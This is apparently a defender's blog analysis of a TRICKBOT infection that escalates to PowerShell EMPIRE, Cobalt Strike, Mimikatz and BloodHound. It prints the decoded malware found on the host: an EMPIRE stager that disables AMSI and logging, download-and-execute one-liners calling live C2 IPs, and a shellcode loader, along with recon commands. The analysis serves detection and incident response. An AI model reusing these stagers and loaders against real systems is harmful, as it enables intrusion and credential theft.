


29 OCTOBER 2019 / TRICKBOT

TRICKBOT - Analysis Part II



Some further TTPs used by TRICKBOT [1] from an infected host that I thought was interesting to share. The sample used here is from an EMOTET

to TRICKBOT infection "GTAG:mor14" courtesy of [Malware-Traffic-Analysis](#).



Samples Used

- C:\Users\AUSER\AppData\Roaming\netcloud\բևուրթազրվում E.exe
- C:\Users\AUSER\AppData\Roaming\colorsallow.exe

SHA256 Hash:

[3A6C3F7B99B2E76914FBC338C622B92F9825CB77729B8BF050BA64ECE1679818](#)

Continuing on some past research on [TRICKBOT's arsenal of modules](#), I knew that there was a PowerShell **EMPIRE** module `NewBCtestDll64` but never saw it ITW (in-the-wild) myself.



Brad
@malware_traffic



2018-10-08 - Quick post: [#Trickbot](#) gtag sat75 infection with [#PowershellEmpire](#) traffic - [malware-traffic-analysis.net/2018/10/08/ind...](#) - part of ongoing US-based Paypal-themed Trickbot [#malspam](#) campaign. Powershell Empire traffic seems tied to the NewBCtestDll64 module (and probably the 32 bit version

Time	Src	Dst	Port	Host	Server Name	Info	Client Name
2018-10-08 08:02:00	192.168.1.1	192.168.1.2	443		Client Name		Client Name
2018-10-08 08:03:00	192.168.1.1	192.168.1.2	443		Client Name		Client Name
2018-10-08 08:04:00	192.168.1.1	192.168.1.2	443		Client Name		Client Name

Approximately 3 hours and 24 minutes after the initial infection, Powershell Empire


Trickbot infection on 2018-10-09 at 03:46 UTC

NewBCtestDll64 module appears right before the Powershell Empire traffic

20 5:45 AM - Oct 10, 2018

[See Brad's other Tweets](#)

This soon escalated to **COBALT-STRIKE** connectivity and **BLOODHOUND** reconnaissance.





In this observed activity, EMPIRE was used for reconnaissance and privilege escalation and

COBALT-STRIKE for delivering further recon via the means of BLOODHOUND - both tools attempted credential dumping with MIMIKATZ. The endgame here, is for the adversary to privilege all the way to Domain Admin for full domain compromise to then deliver one of the many ransomware variants such as RYUK [2] 💣💣💣💥 \$\$\$.

RECENT NOTES ON EMPIRE

For those that do not know, PowerShell EMPIRE is a post exploitation framework written in PowerShell. This project has recently retired due to the heightened uptake in PowerShell visibility over the last few years, the project has stated it has reached its goal and has ended support.



Although EMPIRE is now in retirement it is still being used ITW (in-the-wild). It still works, just not supported. I'd expect an uptake on other C2 post exploitation frameworks many such are

listed here [Remote Access Tools](#)

THE RUNDOWN

A quick series of events will unfold. Some of these are documented here. From EMOTET infection to CS connectivity it was less then 48hrs.

- Delivery via **PHISHING** 🎣
- **EMOTET** infection and persistence created.
- Pushes **TRICKBOT** to steal data.
- Follow up **EMPIRE** C2 connectivity
- **-POWERSPLOIT** for recon/info-steal
- **-MIMIKATZ** for credential dumping/priv esc
- Follow up **COBALT-STRIKE** C2 connectivity
- **-BLOODHOUND** for domain recon/priv esc
- Complete Domain ownage (?)
- Ransomware variant delivery. (?)
- Game Over !

Highlighted was observed activity.

HELLO POWERSHELL EMPIRE

To start off we identify the newly established EMPIRE connectivity.

The initial "stager" is the way the victim talks back to the EMPIRE C2 that is listening for the connection to then download stage 2 which is the EMPIRE agent. The default launcher/stager is a PowerShell Base64 encoded/obfuscated command.

By capturing the PowerShell activity on our box (PowerShell Logging, Command Line audit logging EID 4688), decoding and identifying the EMPIRE stager wasn't too difficult due to the fact most if not all the EMPIRE defaults were left the same. CyberChef EMPIRE stager recipe used is available [here](#).

EMPIRE Stager

```
powershell -noP -sta -w 1 -enc  
SQBGACgAJABQAFMAVgB1AFIACwBJAG8ATgBUAGEAYgBMAEUAlgBQAFMAVgB1AFIACwBpAE8ATgAuAE0AQQBqAG8AUgAgAC0ARwBFACAAMwApAHsAJABHAFAAUwA9AFsAUgBFAEYAXQAuAEECwBTAEUAbQB1AEwAeQAuA  
EcAZQB0AFQAWQBQAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQB1AG4AdAAuAEEDQ8B0AG8AbQBhAHQAaQBvAG4ALgBVAHQAAQBsAHMAJwApAC4AIgBHAEUAdABGAekAZQBgAEwARAAiACgAJwBjAGEAYw  
BoAGUAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwB1AHQAdABpAG4AZwBzACCALAAnAE4AJwArACcAbwBuAFAdQ8B1AGwAaQBjACwAUwB0AGEAdABpAGMAJwApAC4ARwBFQAFQAVgBhAGwAdQB1ACgAJABuAFUAbABsACK  
AOWBJAGYAKAAkAEcAUABTAFsAJwBTAGMAcGBpAHAAdABCACCkKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0AKQB7ACQARwBQAFMAwAnAFMAYwBvAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBn
```

On decoding this Base64 blob of data, the key items to look for are the default settings for an EMPIRE stager as documented in the official EMPIRE Github repo. These defaults are;

User-agent:

```
Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
```

Session Cookie field:

```
"Cookie", "session=XXXXXXXXXXXXXXX"
```

On of the following URLs:

```
/login/process.php
```

```
/admin/get.php
```

```
/admin/news.php
```

You can see the decoded result and highlighted fields

⏏

⏏

⏏

Output

time: 2ms
length: 1792
lines: 47

```

If ($PSVersionTable.PSVersion.Major - ge 3) {
    $GPS = [REF].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySettings', 'N' + 'onPublic,Static').GetValue($Null);
    If ($GPS['ScriptB' + 'lockLogging']) {
        $GPS['ScriptB' + 'lockLogging']['EnableScriptB' + 'lockLogging'] = 0;
        $GPS['ScriptB' + 'lockLogging']['EnableScriptBlockInvocationLogging'] = 0
    } Else {
        [ScriptBlock].GetField('signatures', 'N' + 'onPublic,Static').SetValue($Null, (New - Object Collections.Generic.HashSet[string]))
    }

    [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')? {
        $_
    }

    |% {
        $_.GetField('amsiInitFailed', 'NonPublic,Static').SetValue($Null, $true)
    };
};
[System.Net.ServicePointManager]::Expect100Continue = 0;
$wc = New - Object System.Net.WebClient;
$u = 'Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
$wc.Headers.Add('User-Agent', $u);
$wc.Proxy = [System.Net.WebRequest]::DefaultWebProxy;
$wc.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;
$script:Proxy = $wc.Proxy;
$K = [System.Text.Encoding]::ASCII.GetBytes('eipCEzuH~cw*haT9UvAb&;N=P?SsVR_');
$R = {
    $D, $K = $Args;
    $S = 0..255;
    0..255|% {
        $J = ($J + $S[$_] + $K[$_%$K.Count])%256;
        $S[$_], $S[$J] = $S[$J], $S[$_]
    };
    $D|% {
        $I = ($I + 1)%256;
        $H = ($H + $S[$I])%256;
        $S[$I], $S[$H] = $S[$H], $S[$I];
    }
}

```

USER-AGENT STRINGS

```
    $ _ - Bxor$S[(($S[I] + $S[H])%256)
  }
}
$ser = 'http://176.121.14.137:443';
$t = '/login/process.php';
$wC.Headers.Add("Cookie", "session=hyQX0Rz1G216QM8kUz/umoB5Gs=");
$dAta = $wC.DownloadData($ser + $t);
$iv = $dAta[0..3];
$dAta = $dAta[4..$dAta.Length];
- join[Char[]](& $R $data ($IV + $K))|IEX
```

**EMPIRE C2,
DEFAULT URL &
SESSION COOKIE**

Auto Bake

We can see that the values were left as defaults as per [Github EMPIRE Repo](#). For reference, the default user agent string and URLs for EMPIRE.

```
github.com/EmpireProject/Empire/blob/master/data/agent/agent.py
32
33 #####
34 #
35 # agent configuration information
36 #
37 #####
38
39 # print "starting agent"
40
41 # profile format ->
42 #   tasking uris | user agent | additional header 1 | additional header 2 | ...
43 profile = "/admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"
44
45 if server.endswith("/"): server = server[:-1]
46
47 delay = 60
```

STEP IN POWERSPLOIT

Once the EMPIRE connection is established we see plenty of follow up POWERSPLOIT activity.

PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid penetration testers during all phases of an assessment. PowerSploit is comprised of the following modules: CodeExecution, ScriptModification, Persistence, AntivirusBypass, Exfiltration, Mayhem, Privesc, Recon.

Simply put, the threat actor starts profiling or gathering a situational awareness of their new environment they have landed in.

```
Get-NetComputer | Out-String | %{$_ + "`n"};"`nGet-NetComputer completed!"
```

```
Get-NetComputer -OperatingSystem *server* | Out-String | %{$_ + "`n"};"`nGet-NetComputer comple
```

```
Get-NetDomainTrust | Out-String | %{$_ + "`n"};"`nGet-NetDomainTrust completed!"
```

```
Get-NetDomainController | Out-String | %{$_ + "`n"};"`nGet-NetDomainController completed!"
```

```
Invoke-MapDomainTrust | ConvertTo-Csv -NoTypeInfoation | Out-String | %{$_ + "`n"};"`nInvoke-M
```

From the manual - descriptions of each.

- Get-NetComputer - gets a list of all current servers in the domain
- Get-NetDomainTrust - gets all trusts for the current user's domain
- Get-NetForestTrust - gets all trusts for the forest associated with the current user's domain
- Invoke-MapDomainTrust - try to build a relational mapping of all domain trusts
- Get-NetDomainController - gets the domain controllers for the current computer's domain

Shortly after followed by an attempted credential dump using POWERSPLOIT's `Invoke-Mimikatz -DumpCreds` which actually failed in this environment.

"VirtualAlloc failed to allocate memory for PE. If PE is not ASLR compatible, try running the script in a new PowerShell process (the new PowerShell process will have a different memory layout, so the address the PE wants might be free)."

MIMIKATZ within EMPIRE v2.1.1 20171106 / POWERSPLOIT v2.0 alpha seems problematic with the newer updates of Windows 10. MIMIKATZ at the time of writing is at version v2.2.0-20190813. These frameworks are using an outdated version. (Cheers DP - REDTEAM FRIEND 👍)

STEP IN COBALTSTRIKE AND BLOODHOUND

A quick background for those not in the know.

Cobalt Strike is software for Adversary Simulations and Red Team Operations...Cobalt Strike gives you a post-exploitation agent and covert channels to emulate a quiet long-term embedded actor in your customer's network.

<https://www.cobaltstrike.com/>

BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment. Attackers can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to quickly identify

<https://github.com/BloodHoundAD/BloodHound>

I was originally surprised about the use of `Invoke-BloodHound` at first which is from the default BLOODHOUND ingester SharpHound - ingester = data gatherer. SharpHound.ps1 - Runs the BloodHound C# Ingester using reflection. With this little Bloodhound 101 first up was the CS stager and connectivity.

The following code kicks off a COBALT-STRIKE 'beacon stager'. This hosted stager uses

THE FOLLOWING CODE KICKS OFF A COBALT-STRIKE BEACON STAGER. THIS HOSTED STAGER, USES @MrUnikod3r's "DONT KILL MY CAT" ([DKMC](#))  which obfuscates the shellcode to avoid detection when executed on the endpoint. This DKMC 'template' gives away the use of COBALT-STRIKE.

```
powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http://185.147.14.242:80/ad'))
```

[URLScan Screenshot](#)

[VirusTotal](#)

DECODING COBALT-STRIKE PAYLOADS

The URL points to this hosted PowerShell script...

```
$s=new-object IO.MemoryStream([Convert]::FromBase64String("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"));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress)).ReadToEnd());
```

Base64 and Gunzip decompress, decodes to a DKMC PowerShell stager with encoded and XOR encrypted shellcode.

```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\')
[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @( 'System.Runtime.InteropServices.HandleRef', 'string'))
    return $var_gpa.Invoke($null, @( [System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module))))), $var_procedure))
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
AutoClass', [System.MulticastDelegate])
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
$var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime,
Managed')

    return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1b
XIF7bGF4HVsF7qHsHIV8FqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV+S01GVyNLVEpNsndLb1QFJNz2yyMjIyMS3HR0dHR0Sx11WoTc9sqHIyMjeBLqcnJJIHJyS5giIyNwc0t0qrz13PZzyq8jIyN4Ev
FxSyMR46dxcXFwcXNlyHYNGNz2quMg4HNLoxAjI6rDS5dzSTx151ZlvaXc9nwS3HR0SdxwdUsOJTtY3Pam4yyn6SIjIxLcptVXJ6rayCpLiebBftz2quJLZgJ9Etz2EtX0SSRydXNLlHTDKNz2nCMmIyMa5FYke3PKW
Nzc3BLcyrIiIyPK6iIjI8tM3NzcDHLUamEj79dOW0ngRzJunk1I4PFFHN3ONJGA+00roXLez14r0FaheR9lZK9lK3IpEnS2e/1f7taBMzFXMxdENTqW/gQKNslvw+ggCAoXCyN2UEZRDMJERk1XGQNuTF1KT09CDBYN
```

```
EwMLQExOU0JXSkFPRhgDbnBqZgMaDRMYA3RKTUdMVfADbxcDFQ0SGAN0bHQVfxgDd1FKR0ZNVwvMDRMYA2VMTXRGQXNRTEdWQFdQC14pIx2C/TACyWwsSRvtF6yfg5A6KYIQ2cRUEuIsaszWmlTTeqqUtoBulwhe21IV  
IBKORpCiawdqyE7By6qIRqFzKPbR8x2bVSV54EB6NP3ygAilMDPUGNEzKuP/ESTfb9R7JnDqjIn/dPdI7cdLYLFMAxiEOBBUvkvZhsRLUe1zD1QL6jaqpSpUGCPenLEVn+wOJ/IRbOt7+NPP/EuFaInZYE8sAIr11go  
prsnCQvhqhyOVD1857A12czAzIyEyBVQbaAAUIZ0KmiTv9XYjS9OWgXXc9k1jSyMzIyNLIyNjI3RLe4dwx2s2sJoJyMjIvpycKREdEsjAyMjchVLMbWqwdz2puNX5agkIuCm41bGe+DLqt7c3B1bFg0SFxQNEhcNE  
RcRIyMjIyA=')
```

```
for ($x = 0; $x -lt $var_code.Count; $x++) {  
    $var_code[$x] = $var_code[$x] -bxor 35  
}
```

```
$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type  
@([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))  
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)  
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)
```

```
$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))  
$var_runme.Invoke([IntPtr]::Zero)  
'A
```

Another Base64 decode and XOR decrypt using the hardcoded key 35. CyberChef doing the heavy work here.

The screenshot shows the CyberChef web application interface. On the left, the 'Recipe' panel is active, showing a 'From Base64' step followed by an 'XOR' step. The 'XOR' step has a 'Key' of '35' and a 'Scheme' of 'Standard'. The 'Input' panel on the right displays the Base64 encoded string from the previous block. The 'Output' panel on the right shows the decoded and decrypted result, which is a COBALT-STRIKE C2 and USER AGENT string.

Recipe

- From Base64
 - Alphabet: A-Za-z0-9+/=
 - ☒ Remove non-alphabet chars
- XOR
 - Key: 35 (DECIMAL)
 - Scheme: Standard ☐ Null preserving

Input

38uqIymJQ6rGEVfHQHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwwIuTB03F0qHEzqG6Fiv0oY1um41dpIvNzqG57qHsDIvDAH2qoF6gI9RLcEuOP4uwwIuQBwb1bXIF7bGF4
6pnBud4eEJ6eXlcw3t8eagxyKV+501GvyNlVEpHNSndLb1QFJnz2yyHjIyMS3HR0dHR05x11WoTc9sqHIyHjeBLCqn3JIHJyS5giIyNwc0t0qnrz13P2zyq8JiYn4EvF5yMR46dx
r0SSdzStX1S1Z1vaXc9nw53HR05dxdwU03TtY3Pam4dyn6S1jIxcptVXJ6rayCpL1ebBftz2quJLZgJ9Etz2Et05SRydXNLIHTDKNz2nCMIYMa5FYke3PKWNzc3BLcyrI1I
gRzJunkI14PFFHN3ONJGA+00roXLez14rOfaheR9LZK91K3IpeN52e/1f7aBm2FXMxdENTqW/gQKN5lVw+ggCAoXCyN2UEZRDMJERk1XGQNuFT1KT09CDBVNEwMLQExOU0JXSk
bxcDFQ0SGAN0bHQVfxgDd1FKR0ZNVwvMDRMYA2VMTXRGQXNRTEdWQFdQC14pIx2C/TACyWwsSRvtF6yfg5A6KYIQ2cRUEuIsaszWmlTTeqqUtoBulwhe21IVIBKORpCiawdqyE7B
i1MDPUGNEzKuP/ESTfb9R7JnDqjIn/dPdI7cdLYLFMAxiEOBBUvkvZhsRLUe1zD1QL6jaqpSpUGCPenLEVn+wOJ/IRbOt7+NPP/EuFaInZYE8sAIr11goprsnCQvhqhyOVD1857
YjS9OWgXXc9k1jSyMzIyNLIyNjI3RLe4dwx2s2sJoJyMjIvpycKREdEsjAyMjchVLMbWqwdz2puNX5agkIuCm41bGe+DLqt7c3B1bFg0SFxQNEhcNERcRIyMjIyA=

Output

uè... .â10d.R0.R..R..r(·J81y1â~<a|., ÂI
.Çâ0RW.R..B<.0.x.ÂtJ.0P.H..X .0â<I.4..0iY1â~Âi
.Ç8au0.}0;}\$uâX.X\$.0f..K.X..0...0.D\$S\$[ayZQyâX_Z..e.]hnet.hwiniThLw8.y0è...1ywwmwh:Vy5y0èe...[1ÉQqJ.QQh...SPHm..Ay0Pé...
[10Rh.2Â.RRRSRPHeu.;y0.ê.ÂPh.3...âJ.Pj.VhuF..y0_1yWvjySVh...{y0.Â..É...1y.0t..ûe
h=Ââ}y0.ÂHe!'1y01yWj.QVPh-wâ.y0z./..9Cu.XPê{yyy1yê....êé...ëoyyy/ZwIB.î0mxjÂd.M0nkÂ0F?pî.*E0n..Qy1}.u.ZcFG.V.Q
1W.XUj|f0f..t.4g..µY').êLâE.+)(.User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; FunWebProducts)
>|P.708.j6N4.% ^.
j3Ucwi1Â.I10*W0V...Yiy4.+|k'.^..zû.0.QÉ.2..é..._8E0jw.3=*.!
o/0%.0é.Uçê.00=êz..0|p.R.RÂ0.p.}.~'6...eB41+X.â9I0*.19%+0..fD0 *8\$\$.yY.Û1ây+0(0è#.Vj0H.T3.9u8ê'0ix ~i:/
ëë0fV0#*w.X)^.10U.h0pfVy0j0h...h..@.WhXMSâY0..UQS.cWh..SVh...ây0.Âcê...Â.ÂuâXâè.yyy185.147.14.242.....

Which leaves us with a nice COBALT-STRIKE C2 and USER AGENT string.


```
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0;
FunWebProducts
185.147.14[.]242
```

Once an active connection was made to the infected victim, a follow up series of recon commands were carried out via `Get-NetLoggedon`, `Get-NetComputer | Out-String | %{$_ + "`n"};"`nGet-NetComputer completed!"` and another attempt to dump credentials was made with `Invoke-Mimikatz`. Lastly we see the domain recon via BLOODHOUND

```
Set-Alias Get-BloodHoundData Invoke-BloodHound
